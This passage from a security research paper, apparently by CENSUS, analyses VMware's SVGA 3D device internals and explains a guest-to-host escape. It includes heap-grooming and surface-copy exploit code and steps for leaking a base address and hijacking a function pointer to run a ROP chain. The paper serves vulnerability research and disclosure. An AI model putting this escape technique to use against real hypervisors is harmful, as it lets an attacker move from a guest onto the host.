
A surface object can be backed either by a MOB or by a resource container. The host-side structure of the surface has a field named *RCIndex*. If the value of that field is different than *SVGA_INVALID_ID* then that index is used by VMware to correlate the surface with a resource container.



Figure 5 – RCIndex to ResourceContainer

There are **ten** different types of *ResourceContainers*. The type to be created depends on the arguments that the surface was defined by. Throughout this paper, the analysis of the *ResourceContainer* ***type #1*** will be presented. Here is its structure definition:

```
struct ResourceContainer1 {
    DWORD RCType;
    /* ... */

    //+0x20
    DWORD Format;
    /* ... */

    //+0x30
    SVGA3dSize dimensions;
    /* ... */

    //+0x90
    FUNCPTR Init;
    FUNCPTR Fini;
    FUNCPTR SetPitch;
    FUNCPTR UnkFuncPtr;
    FUNCPTR UnkFuncPtr2;
    FUNCPTR UnkFuncPtr3;
}
```

Source Snippet 17 - ResourceContainer type #1

To force VMware to create a *ResourceContainer* object of type #1, the guest user should execute the following code:

```
// issue the define surface command, this will allocate a ResourceContainer
// of type #1 on the backend. The allocation will occur when the surface is
// going to be used.
SVGA3D_DefineGBSurface(SurfaceId, (SVGA3dSurfaceFlags)SVGA3D_SURFACE_ALIGN16,
                                   SVGA3D_A4R4G4B4, 1, 0,
                                   SVGA3D_TEX_FILTER_NONE, &size3d);

// force vmware to _use_ the defined surface, for example define another
// surface and copy one surface to another
SVGA3D_DefineGBSurface(SurfaceId2, (SVGA3dSurfaceFlags)SVGA3D_SURFACE_ALIGN16,
                        SVGA3D_A4R4G4B4, 1, 0, SVGA3D_TEX_FILTER_NONE, &size3d);
SVGA3D_SurfaceCopy(SurfaceId2, 0, 0, SurfaceId, 0, 0, NULL, 0);
```

Source Snippet 18 - Allocate a ResourceContainer #1

Since the correlation between surfaces and resource containers was presented, it is time to discuss when they are used. Surface objects – and so the resource containers – are used during the surface-copy command which is presented in detail in the section that follows.

5.2.2 Analysis of SVGA_3D_CMD_SURFACE_COPY

This command is responsible for copying a part (or box) from one surface to another. The command will be described in detail as its command handler will be abused to leak data from the host process to the guest and to execute arbitrary code. Keep in mind that our objective is to read contents *after* the data buffer and write them back to the guest operating system. The arguments of the command are displayed in the following snippet.

```
typedef struct SVGA3dCopyBox {
   uint32              x;
   uint32              y;
   uint32              z;
   uint32              w;
   uint32              h;
   uint32              d;
   uint32              srcx;
   uint32              srcy;
   uint32              srcz;
};

typedef struct SVGA3dSurfaceImageId {
   uint32              sid;
   uint32              face;
   uint32              mipmap;
};

typedef struct {
   SVGA3dSurfaceImageId  src;
   SVGA3dSurfaceImageId  dest;
   /* Followed by variable number of SVGA3dCopyBox structures */
} SVGA3dCmdSurfaceCopy;
```

Source Snippet 19 - SurfaceCopy command

It takes a source surface ID and a destination surface ID. Assume for now that *face* and *mipmap* fields are zero. Additionally, it takes an infinite number of copy boxes. The copy boxes contain the coordinates of the three-dimensional space for both source and destination surfaces as well as the width, the height and the depth of the box that will be copied.

```
INT MySVGA3DCmd_SurfaceCopy(VOID *SVGAArg) {
    SVGA_Surface *SrcSurface, *DstSurface;
    SVGA3dCmdSurfaceCopy SurfaceCopyArgument;
    UINT32 BytesRead;
    SVGA3dCopyBox *CopyBoxes;

    BytesRead = MySVGA_CopyFromSVGACmdArgumentToBuffer(SVGAArg,
                                            &SurfaceCopyArgument);

    CopyBoxes = /* copy SVGA3dCopyBox structs from SVGAArg. The number of boxes
                    depends on BytesRead variable */

    SrcSurface = MySVGA_GetOrCreateSurface(SurfaceCopyArgument.src.sid);
    DstSurface = MySVGA_GetOrCreateSurface(SurfaceCopyArgument.dst.sid);

    if (SrcSurface == NULL || DstSurface == NULL)
        goto _err;

    // Ensures that the CopyBoxes are inside the boundaries
    // of the dimensions of surface

    /* ... */

    // [1]
    if (SrcSurface->ResourceContainerIndex != SVGA_INVALID_ID) {
        if (DstSurface->ResourceContainerIndex == SVGA_INVALID_ID) {
            for(unsigned i = 0; i < NumberOfCopyBoxes; i++) {
                MySVGA_CopySurfaceResourceToMOB(SurfaceCopyArgument.src.sid,
                                            SurfaceCopyArgument.dst.sid, &CopyBoxes[i]);
            }
        } else {
            // ..
        }
    } else {
        // ...
    }
}
```

Source Snippet 20 - SurfaceCopy implementation

The handler routine ensures that the surface IDs passed as source and destination are valid. Moreover, it iterates all ***SVGA3dCopyBox*** structures and ensures that they lie <u>inside</u> the boundaries of both source and destination surfaces, otherwise the handler routine fails. After that, at label [1], it checks if the surfaces have been assigned a *ResourceContainer* ID. This check is performed to determine the appropriate function for the copy. There are four cases depending on whether the surfaces have a resource container, or they are backed by a MOB.

For example, if both surfaces are backed by a MOB, in other words they have not been assigned a resource container index, then the backend will not be used, since MOBs belong to the frontend. However, if at least one surface has a resource container then the backend interface must be used.

Imagine a scenario in which the source surface has been correlated with a *ResourceContainer*, and the destination surface is backed by a MOB. This gives the following opportunity. Data will always be written into the guest's memory which can be very helpful for data to be leaked back to the guest. To avoid assignment of a resource container, the destination surface must be bound to a MOB and defined as presented below:

```
SVGA3D_DefineGBSurface(OutputSurfaceId,
    (SVGA3dSurfaceFlags)SVGA3D_SURFACE_ALIGN16, SVGA3D_A4R4G4B4, 1, 0,
    SVGA3D_TEX_FILTER_NONE, &size3d);

SVGA3D_BindGBSurface(OutputSurfaceId, OutputMobId);

SVGA3D_SurfaceCopy(SurfaceId, 0, 0, OutputSurfaceId, 0,
                        0, CopyBox, sizeof(SVGA3dCopyBox));
```

Source Snippet 21 - Avoid resource container index assignment

As previously explained, the snippet above will result into a call at ***MySVGA_CopySurfaceResourceToMOB***. This routine will first collect information from the *SVGA_Surface* structure of the destination surface, such as its dimensions, the address of the memory object and more. Next, it will call the ***MyDX11Renderer_CopyResource*** of the *DX11Renderer* (on Windows hosts).

```
struct ResourceImage {
    UINT32 ResourceIndex;
    // ...
};

struct MappedResource {
    UINT32 SurfaceFormat;
    SVGA3dSize Dimensions;
    UINT32 RowPitch;
    UINT32 DepthPitch;
    VOID *DataPtr;
}

INT MyDX11Renderer_CopyResource(ResourceImage *rimg,
            MappedResource *MappedMob, SVGA3dCopyBox *CopyBox) {
    /* ... */
    SVGA3dBox SourceBox;
    MyDX11MappedResource DX11MappedResource;

    SourceBox.x = CopyBox.srcx;
    SourceBox.y = CopyBox.srcy;
    SourceBox.z = CopyBox.srcz;
    SourceBox.w = CopyBox.w;
    SourceBox.h = CopyBox.h;
    SourceBox.d = CopyBox.d;

    DX11Renderer->MapSubresourceBox(rimg->ResourceIndex, &SourceBox,
                                    TRUE, &DX11MappedResource);

    /* now copy from DX11MappedResource->DataPtr to MappedMob->DataPtr */
    MySVGA_CopyResourceImpl(DX11MappedResource, MappedMob, CopyBox);
}
```

Source Snippet 22 - DX11Renderer CopyResource

MyDX11Renderer_CopyResource calls ***MyDX11Resource_MapSubresourceBox*** to *map* the requested subresource from the VRAM of the host to the process memory.

```
typedef struct {
    UINT32 SurfaceFormat;
    SVGA3dSize Dimensions;
    UINT32 RowPitch;
    UINT32 DepthPitch;
    VOID *DataPtr;
    // ...
    SVGA3dBox Subresource;
} DX11MappedResource;
typedef struct ResourceImageId {
    UINT32 ResourceIndex;
    UINT32 Face;
    UINT32 Mipmap;
};

VOID MyDX11Resource_MapSubresourceBox(ResourceContainer *rc,
                        ResourceImageId *rimg, SVGA3dBox *box, BOOLEAN unk,
                        DX11MappedResource *Output)
{
    UINT64 Offset;
    D3D11_MAPPED_SUBRESOURCE pMappedResource;

    Output->SurfaceFormat = rc->SurfaceFormat;
    Output->Mipmap = rimg->mipmap;

    // ensures that there are no zero dimensions
    Output->Dimensions = rc->Dimensions;
    // [1]
    Output->RowPitch = MySVGA_CalculateRowPitch(SVGA_SurfaceFormatCapabilities,
                                                &rc->Dimensions);
    MySVGA_SetDepthPitch(Output);

    if (box != NULL) {
        Output->Subresource = box; // copy the box argument into output
    } else { /*...*/ }

    if (rc->RCType == 4) { /* ... */
    } else if (rc->rcType == 5) { /* ... */
    } else {
        // [2]
        MyDX11Resource_Map(rc, unk, ..., box, &pMappedResource);

        if (rc->dword_at_0x24 == 1) {
            Argument = Output->RowPitch;
        } else {
            Argument = MapInfo->RowPitch;
        }
        // [3]
        rc->GetDataBuffer(rc, pMappedResource->pData, Argument,
                          pMappedResource->DepthPitch, Output);
        if (box) {
            // [4]
            Offset = 0;
            Offset = box->z * Output->DepthPitch;
            Offset += box->y * Output->RowPitch;
            Offset += box->x *
                SVGA_SurfaceFormatCapabilities[rc->SurfaceFormat].off14;

            Output->DataPtr += Offset;
        }
    }
}
```

Source Snippet 23 - Map sub-resource box

For a type #1 resource container, *MyDX11Resource_Map* uses *DirectX's Map* function [IMAP] to map the data buffer from the VRAM to the process memory. Afterwards, ***GetDataBuffer*** (a function pointer from the resource container) will be called. This callback takes as input the mapped resource along with row and depth pitch.

Below one may find the implementation of the function (called at label [3]) for a type #1 resource container.

```
VOID MyRC1_GetDataBuffer(ResourceContainer *RC, VOID *Data,
    UINT32 RowPitch, UINT32 DepthPitch, DX11MappedResource *Output)
{
    UINT32 NewRowPitch, NewDepthPitch;
    NewRowPitch = MySVGA_CalcRowPitch(SurfaceFormatCapabilities[RC->SurfaceFormat], &Output->Dimensions);
    NewDepthPitch = MySVGA_CalcRowPitch(SurfaceFormatCapabilities[RC->SurfaceFormat], &Output->Dimensions);

    if (RC->DataBuffer == NULL) {
        TotalDataBufferSize = MySVGA_CalcTotalSize(SurfaceFormatCapabilities[RC->SurfaceFormat],
                &Output->Dimensions, NewRowPitch);
        RC->DataBuffer = MyMKSMemMgr_ZeroAllocateWithTag(ALLOC_TAG, 1, TotalDataBufferSize);
    }
    // ...
    if (/* ... */) {
        // Copy input `Data` to `rc->Databuffer`
        MySVGA_CopyResourceImpl(/*...*/);
    }

    Output->RowPitch = NewRowPitch;
    Output->DepthPitch = NewDepthPitch;
    Output->DataPtr = RC->DataBuffer;
}
```

Source Snippet 24 - GetDataBuffer for ResourceContainer type #1

The first time that ***GetDataBuffer*** is called, *DataBuffer* will be NULL, hence a function will be called to calculate the total number of bytes needed for the buffer according to its dimensions and format and then it will allocate a memory region. The address will be stored in *DataBuffer*. Afterwards, the memory from the mapped VRAM resource will be copied to the DataBuffer. The function ***MySVGA_CopyResourceImpl*** is responsible for this. This routine *first* checks if the source resource *fits* into the destination; if that is not the case, it returns an error although this is not checked by *GetDataBuffer.*

The output argument of the *GetDataBuffer* function will be filled with row and depth pitch of the new data buffer as well as with a pointer to the memory that contains the data.

Refer to label [4] in function *MyDX11Resource_MapSubresourceBox*. Since the ***SVGA_3D_CMD_SURFACE_COPY*** command takes a source box as input, the function may increase the data pointer of the mapped resource. If the coordinates of the source box are not zero, it is completely reasonable to increase the pointer value in order to point to the right position into the data buffer. This pointer will be later used as a source parameter to copy the contents of the surface to the guest operating system.

Finally, the execution will go to *MyDX11Renderer_CopyResourceImpl* which uses the *DX11MappedResource->DataBuffer* as source buffer and the address of the MOB as the destination.

5.2.3 Attack scenario

This section discusses what should an attacker do if they have a memory corruption bug. Assuming that the attacker can corrupt a *ResourceContainer* type #1 structure and they can particularly modify the width and height values of the *ResourceContainer*. Keep in mind, although the attacker can increase the size of the dimensions inside the *ResourceContainer,* they **cannot** pass invalid copy-boxes to the ***SVGA_3D_CMD_SURFACE_COPY*** command, since the first step of sanitization is performed at the frontend and compared against the dimensions stored in the *SVGA_Surface.*

However, if the width is modified to an arbitrary value at the *ResourceContainer*, the code at label [4] of *MyDX11Resource_MapSubresourceBox* produces an interesting result. Since the row pitch stored in *DX11MappedResource* is affected by the dimension, offset can be modified as well. Specifically, offset will be calculated by multiplying *RowPitch* with the *srcy* argument of the copy-box. A careful modification will result into altering the *DataPtr* at label [4] to point **after** the end of the *DataBuffer* stored in the R*esourceContainer*. This will lead to copying the data of the next heap chunks to the guest operating system!

However, there is a pitfall. Recall that the *GetDataBuffer* callback will copy the contents of the VRAM to the cache-like buffer (*DataBuffer*). But since the attacker messed with the values of the dimension fields, this will result in trashing the contents *after* the end of the *DataBuffer*. Those values are going to be copied back to the guest operating system. Luckily, there is a simple way to avoid this. When the attacker increases the width (hence the *RowPitch*) of the resource container, they should decrease the height field of it. This will force the *MyCopyResourceImpl* inside *GetDataBuffer* routine to fail silently, but the execution of the surface-copy command will continue without an error.

Additionally, the attacker can once again modify the function pointers contained in the *ResourceContainer*. For example, they can corrupt the function pointer of the *GetDataBuffer* and then issue again the surface copy command. Execution will eventually lead to the dynamic call, but this time the function pointer value will be controlled by the attacker.

6 Real-word bug exploitation scenario

VMware 12.5.4 contained multiple vulnerabilities in the SM4 bytecode parser. The next version (12.5.5) addressed and fixed those vulnerabilities. To demonstrate a Proof of Concept for the latest version of VMware at the time of this writing (14.1.3), we patched vmware-vmx.exe to reintroduce the vulnerabilities. This section will briefly present to you how to use the acquired knowledge to write an escape exploit for VMware.

6.1 Vulnerabilities

To trigger the vulnerabilities, the attacker firstly must define a *DXContext* and a *DXShader.* The shader must be bound to a MOB which must contain the malicious bytecode. After that, the attacker must set the *DXShader* to the *DXContext* using the ***SVGA3D_CMD_DX_SET_SHADER*** command. After that, a call to ***SVGA3D_CMD_DX_DRAW*** will trigger the parsing of the malicious bytecode.

During the draw command and prior to the parsing of the bytecode, VMware will allocate a buffer of **0x26D80** size. The vulnerable version of VMware will take values *from* the bytecode and use them as indices to access and write fields that big buffer. Additionally, the values that will be stored in the buffer will be taken from the bytecode as well.

The following picture presents one of the vulnerabilities. Specifically, this routine will handle the *DCL_CONSTANTBUFFER* opcode of the bytecode. Notice that **rcx** points to the big buffer and **rax** (used as index) is taken directly from the bytecode. **R8d** is fully controlled by the guest user as well. Furthermore, notice that the next DWORD after the corruption will be written with the value one (1).



Figure 6 - DCL_CONSTANTBUFFER handler

This means that the attacker is unable to corrupt effectively a function pointer since the high 32bit value will always be equal to one. Below is the patched version.



Figure 7 - Patched version of code

Another vulnerability is required for the escape exploit. This time the vulnerable opcode is DCL_INDEXEDRANGE.



Figure 8 - DCL_INDEXEDRANGE handler

Once again **rcx** points to the big buffer. However, this time **r10** (used as index) is taken from the big buffer itself. On the other hand, this time the attacker controls **r8d, r9d,** and **eax**, which gives them the opportunity to corrupt a function pointer.

Moreover, notice that the attacker can chain those two vulnerabilities. They can use the DCL_CONSTANTBUFFER vulnerability to corrupt the offset *0x26C70* with a desirable value. Now that the index is controllable, the DCL_INDEXEDRANGE vulnerability may be used. The chain of the vulnerabilities will give the attacker the opportunity to modify a QWORD after the end of the buffer with a desired value.

6.2 Exploit

The target of the exploit is a Windows 10 host operating system which runs VMware 14.1.3. The binary *vmware-vmx.exe* has been patched to reintroduce the vulnerabilities. The guest operating is Windows 10 as well.

At first, the attacker will use the heap spraying technique previously presented to perform a few allocations to make the heap more predictable, such as filling the holes etc. Once this is done a shader of size equal to the vulnerable buffer (**0x26D80**) must be allocated. Later, the attacker must spray the heap with a bunch of shaders of size *0x150*. This is also the size of the resource containers. This size will force the low fragmentation heap allocator (LFH) to kick in. Eventually the heap should look like the following picture.



Figure 9 - Heap Layout

After that, the attacker must free one of the small shaders, define a surface and use it immediately. Hopefully, this will result in freeing one slot of the LFH block and a resource container will reclaim that memory. Thus, all the heap chunks on the LFH block will be replaced by resource containers.

Afterwards, the attacker must execute the following code.

```
for (UINT32 x = 0; x < NUMBER_SPRAY_ELEMENTS; x++) {
    // Allocate the ResourceContainer->DataBuffer (offset 0x120)
    SVGA3D_SurfaceCopy(SurfaceIds[x], 0, 0, OutputSurfaceId, 0, 0, CopyBox,
        sizeof(SVGA3dCopyBox));
    // We should place after DataBuffer a RC0 to leak the function pointer stored inside
    // For one DataBuffer allocate four RC0 to defeat the randomness of Win10 LFH allocator
    for (unsigned j = 0; j < 4; j++) {
        DstSurfaceId = GetAvailableSurfaceId();
        SVGA3D_DefineGBSurface(DstSurfaceId, (SVGA3dSurfaceFlags)SVGA3D_SURFACE_ALIGN16,
            SVGA3D_A8R8G8B8, 1, 0, SVGA3D_TEX_FILTER_NONE, &size3d);
        // Allocate a new resource container (type 0)
        SVGA3D_SurfaceCopy(TempSurfaceId, 0, 0, DstSurfaceId, 0, 0, NULL, 0);
    }
}
```

Source Snippet 25 - Exploit code for Surface copies

Resource containers will be used during the first surface-copy call above. This means that the *GetDataBuffer* callback will be called and the *DataBuffer* will be allocated. After that the attacker will define a few surfaces and will use them in order to allocate more resource container. Note that the resource containers that will be created inside the embedded for-loop will be resource containers of **type #0.** The size of a resource container of type #0 is **0x140**. This means that another LFH block will be created for size 0x140. If the attacker provides the surfaces backed by resource containers of type #1 with the proper dimensions (such as width = 0x45, height = 0x2, depth = 0x1) and the surface format is SVGA3D_A4R4G4B4, then the data buffer that will be allocated during the surface copy call will fall into the same LFH block as the resource container of type #0. Finally, the heap should now resemble the following picture.



Figure 10 - New heap layout

Heap chunks with orange color are *DataBuffers* while heap chunks with with purple color are Resource Containers of type #0.

Once the heap is ready, the attacker should trigger the vulnerability to corrupt one or more resource containers and then iterate all of them and issue a surface-copy command to each. The destination of the surface-copy command should be a MOB-backed surface. If everything goes as intended, the contents of a type #0 resource container should be leaked back to the guest.

Since the resource container contains function pointers, it is straightforward to calculate the base address of the *vmware-vmx.exe*. Once the attacker knows the base address, they can trigger the vulnerability once again, but this time they will corrupt one of the function pointers of the resource containers (preferably the *GetDataBuffer* callback) and it will modify its value to point to the first ROP gadget. On the next surface-copy call, the ROP gadget will be executed instead of the *GetDataBuffer*.

7 Acknowledgements

I would like to thank my CENSUS colleagues and specifically Nikos Sampanis, Aris Thallas and Sotiris Papadopoulos for their insights, comments and help with reversing parts of the SVGA implementation and testing.

8 References

[DXGI] https://msdn.microsoft.com/en-us/library/windows/desktop/hh404534(v=vs.85).aspx

[ENUM] https://msdn.microsoft.com/en-us/library/windows/desktop/ff476877(v=vs.85).aspx

[DMAP] https://msdn.microsoft.com/en-us/library/windows/desktop/ff476457(v=vs.85).aspx

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[LXSD] https://elixir.bootlin.com/linux/v4.16-rc7/source/drivers/gpu/drm/vmwgfx/device_include/svga3d_cmd.h

[LXSX] https://elixir.bootlin.com/linux/v4.16-rc7/source/drivers/gpu/drm/vmwgfx/device_include/svga3d_dx.h

[LXSR] https://elixir.bootlin.com/linux/v4.16-rc7/source/drivers/gpu/drm/vmwgfx/device_include/svga_reg.h#L129

[LXCB] https://elixir.bootlin.com/linux/v4.16-rc7/source/drivers/gpu/drm/vmwgfx/device_include/svga_reg.h#L322

[FIFR] https://elixir.bootlin.com/linux/v4.16-rc7/source/drivers/gpu/drm/vmwgfx/device_include/svga_reg.h#L719

[IMAP] https://msdn.microsoft.com/en-us/library/windows/desktop/ff476457(v=vs.85).aspx

[DEVC] https://elixir.bootlin.com/linux/v4.16-rc7/source/drivers/gpu/drm/vmwgfx/device_include/svga_reg.h#L618

9 About CENSUS

CENSUS offers high grade IT Security consultancy services, based on years of research and experience in the fields of Application Development and Software Security. The company has thus far identified vulnerabilities in multiple domains including banking systems, mobile apps, operating system components, Internet services, web applications, web servers, multimedia applications, application & system libraries, but also to the firmware of networking, file serving, medical, mobile and crypto-storage devices.

The Software Security Assessment Services offered by CENSUS cover applications that have been developed in the following programming languages:

- C
- C++
- Objective C
- Java
- Go
- Rust
- JavaScript
- C#
- PHP
- Python
- Swift
- Perl
- Ruby
- x86 / x86_64 / ARM Assembly
- ASP
- Visual Basic
- Unix Shell Scripting

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- “Static SSP canary in libc6”, 2009
- “Rasterbar libtorrent arbitrary file overwrite vulnerability”, 2009
- “gif2png command line buffer overflow”, 2009
- “Linux kernel SUNRPC off-by-two buffer overflow”, 2009
- “CoreHTTP web server off-by-one buffer overflow vulnerability”, 2009
- “Monkey httpd improper input validation vulnerability”, 2009
- “FreeBSD kernel NFS client local vulnerabilites”, 2010
- “Netvolution referer header SQL injection vulnerability”, 2011
- “libpurple OTR information leakage”, 2012
- “Oracle WebCenter Information exposure vulnerability”, 2014
- “GDCM buffer overflow in ImageRegionReader::ReadIntoBuffer”, 2016
- “GDCM out-of-bounds read in JPEGLSCodec::DecodeExtent”, 2016
- “Android stagefright libmpeg2 impeg2d_dec_user_data heap overflow”, 2016
- “Android stagefright libavc ih264d_decode heap overflow”, 2016
- “Kamailio SEAS module encode_msg heap buffer overflow”, 2016
- “Android stagefright ih264d_read_mmco_commands libavc heap overflow”, 2016
- “Android stagefright impeg2d_dec_pic_data_thread integer overflow”, 2016
- “Android stagefright impeg2d_vld_decode stack buffer overflows”, 2016
- “e2openplugin OpenWebif saveConfig remote code execution”, 2017

Finally, the services offered by CENSUS are heavily influenced by the company's research & development efforts. This work is regularly presented to international IT Security conferences. Indicative presentations are listed below:

- “Binding the Daemon”, Blackhat Europe 2010
- “Context-keyed payload encoding”, AthCon 2010
- “Protecting the Core”, Blackhat Europe 2011
- “Introducing the Parasite”, AthCon 2011
- “Exploiting the jemalloc allocator”, Blackhat USA 2012
- “Heap Exploitation Abstraction by Example”, OWASP AppSec Research 2012
- “Packing Heat!”, AthCon 2012
- “Firefox Exploitation”, AthCon 2013
- “POS Attacking the Traveling Salesman”, DEFCON 2014
- “Project Heapbleed”, ZeroNights 2014
- “Fuzzing Objects d'ART”, Hack in the Box Amsterdam 2015
- “OR'LEY? The Shadow over Firefox”, INFILTRATE 2015
- “Dtrace + OSX = Fun”, CONFidence 2015

- "Introducing Choronzon: an approach at knowledge-based evolutionary fuzzing", ZeroNights 2015
- "Another Brick off the Wall: Deconsutrcting Web Application Firewalls using Automata Learning", Black Hat Europe 2016
- "The shadow over Android: Heap Exploitation Assistance for Android's libc Allocator", INFILTRATE 2017
- "Lure10: Exploiting Windows Automatic Wireless Association Algorithm", Hack in the Box Amsterdam 2017
- "Windows 10 RS2/RS3 GDI data-only exploitation tales", OffensiveCon 2018
- "Straight outta VMware: Modern exploitation of the SVGA device for guest-to-host escapes", Microsoft BlueHat 2018

For more information on the services provided by CENSUS, please visit:

https://census-labs.com